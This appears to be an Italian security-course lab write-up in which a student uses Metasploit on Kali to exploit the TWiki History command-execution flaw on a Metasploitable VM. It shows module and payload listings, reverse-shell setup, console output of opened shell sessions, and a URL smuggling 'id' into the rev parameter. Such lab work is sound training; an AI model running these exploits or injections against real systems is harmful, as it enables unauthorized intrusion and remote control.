

Traccia:


Sulla base dell’esercizio visto in lezione teorica, utilizzare Kali per sfruttare la vulnerabilità relativa a TWiki con la tecnica che meglio preferite, sulla macchina Metasploitable. Nota: è più difficile dell’esercizio di ieri, se dovessero esserci problemi è consentito "fare l’hacker"




```
msf6 > search twiki

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/unix/webapp/moinmoin_twikidraw   2012-12-30       manual     Yes    MoinMoin twikidraw Action Traversal File Upload
   1  exploit/unix/http/twiki_debug_plugins    2014-10-09       excellent  Yes    TWiki Debugenableplugins Remote Code Execution
   2  exploit/unix/webapp/twiki_history        2005-09-14       excellent  Yes    TWiki History TWikiUsers rev Parameter Command Execution
   3  exploit/unix/webapp/twiki_maketext       2012-12-15       excellent  Yes    TWiki MAKETEXT Remote Command Execution
   4  exploit/unix/webapp/twiki_search         2004-10-01       excellent  Yes    TWiki Search Function Arbitrary Command Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twiki_search

msf6 >
```




```
msf6 > use exploit/unix/webapp/twiki_history
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```




```
msf6 exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.50.101
RHOSTS ⇒ 192.168.50.101
msf6 exploit(unix/webapp/twiki_history) >
```




```
msf6 exploit(unix/webapp/twiki_history) > show payloads

Compatible Payloads
===================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                                             normal  No     Add user with useradd
   1   payload/cmd/unix/bind_awk                                            normal  No     Unix Command Shell, Bind TCP (via AWK)
   2   payload/cmd/unix/bind_busybox_telnetd                                normal  No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   3   payload/cmd/unix/bind_inetd                                          normal  No     Unix Command Shell, Bind TCP (inetd)
   4   payload/cmd/unix/bind_jjs                                            normal  No     Unix Command Shell, Bind TCP (via jjs)
   5   payload/cmd/unix/bind_lua                                            normal  No     Unix Command Shell, Bind TCP (via Lua)
   6   payload/cmd/unix/bind_netcat                                         normal  No     Unix Command Shell, Bind TCP (via netcat)
   7   payload/cmd/unix/bind_netcat_gaping                                  normal  No     Unix Command Shell, Bind TCP (via netcat -e)
   8   payload/cmd/unix/bind_netcat_gaping_ipv6                             normal  No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
   9   payload/cmd/unix/bind_perl                                           normal  No     Unix Command Shell, Bind TCP (via Perl)
   10  payload/cmd/unix/bind_perl_ipv6                                      normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   11  payload/cmd/unix/bind_r                                              normal  No     Unix Command Shell, Bind TCP (via R)
   12  payload/cmd/unix/bind_ruby                                           normal  No     Unix Command Shell, Bind TCP (via Ruby)
   13  payload/cmd/unix/bind_ruby_ipv6                                      normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   14  payload/cmd/unix/bind_socat_sctp                                     normal  No     Unix Command Shell, Bind SCTP (via socat)
   15  payload/cmd/unix/bind_socat_udp                                      normal  No     Unix Command Shell, Bind UDP (via socat)
   16  payload/cmd/unix/bind_stub                                           normal  No     Unix Command Shell, Bind TCP (stub)
   17  payload/cmd/unix/bind_zsh                                            normal  No     Unix Command Shell, Bind TCP (via Zsh)
   18  payload/cmd/unix/generic                                             normal  No     Unix Command, Generic Command Execution
   19  payload/cmd/unix/pingback_bind                                       normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   20  payload/cmd/unix/pingback_reverse                                    normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   21  payload/cmd/unix/python/meterpreter/bind_tcp                         normal  No     Python Exec, Python Meterpreter, Python Bind TCP Stager
   22  payload/cmd/unix/python/meterpreter/bind_tcp_uuid                    normal  No     Python Exec, Python Meterpreter, Python Bind TCP Stager with
   23  payload/cmd/unix/python/meterpreter/reverse_http                     normal  No     Python Exec, Python Meterpreter, Python Reverse HTTP Stager
   24  payload/cmd/unix/python/meterpreter/reverse_https                    normal  No     Python Exec, Python Meterpreter, Python Reverse HTTPS Stager
```



```
msf6 exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.50.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```



```
View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) > exploit

[*] Started reverse TCP double handler on 192.168.50.100:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[+] Successfully sent exploit request
[*] Command: echo DPzuizb4OfJkZQv9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Command: echo R6s4l1KSMmVrVfGz;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "DPzuizb4OfJkZQv9\r\n"
[*] Matching...
[*] A is input...
[*] Reading from socket B
[*] B: "R6s4l1KSMmVrVfGz\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.50.100:4444 → 192.168.50.101:41954) at 2024-02-19 20:52:39 +0100

[*] Command shell session 2 opened (192.168.50.100:4444 → 192.168.50.101:41956) at 2024-02-19 20:52:39 +0100
```



192.168.50.101/twiki/bin/view/Main/TWikiUsers?rev=2|id||echo%20

TWiki > Main > **TWikiUsers** (r1.2|id||echo)

Main . { Users | Groups | Offices | Changes | Index | Search | Go }

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Topic **TWikiUsers** . { ~~Edit~~ | ~~Attach~~ | Ref-By | Printable | Diffs | r1.16 | > | r1.15 | > | r1.14 | More }

Revision r1.2|id||echo - 01 Jan 1970 - 00:00 GMT -

Copyright
property of
Ideas, requ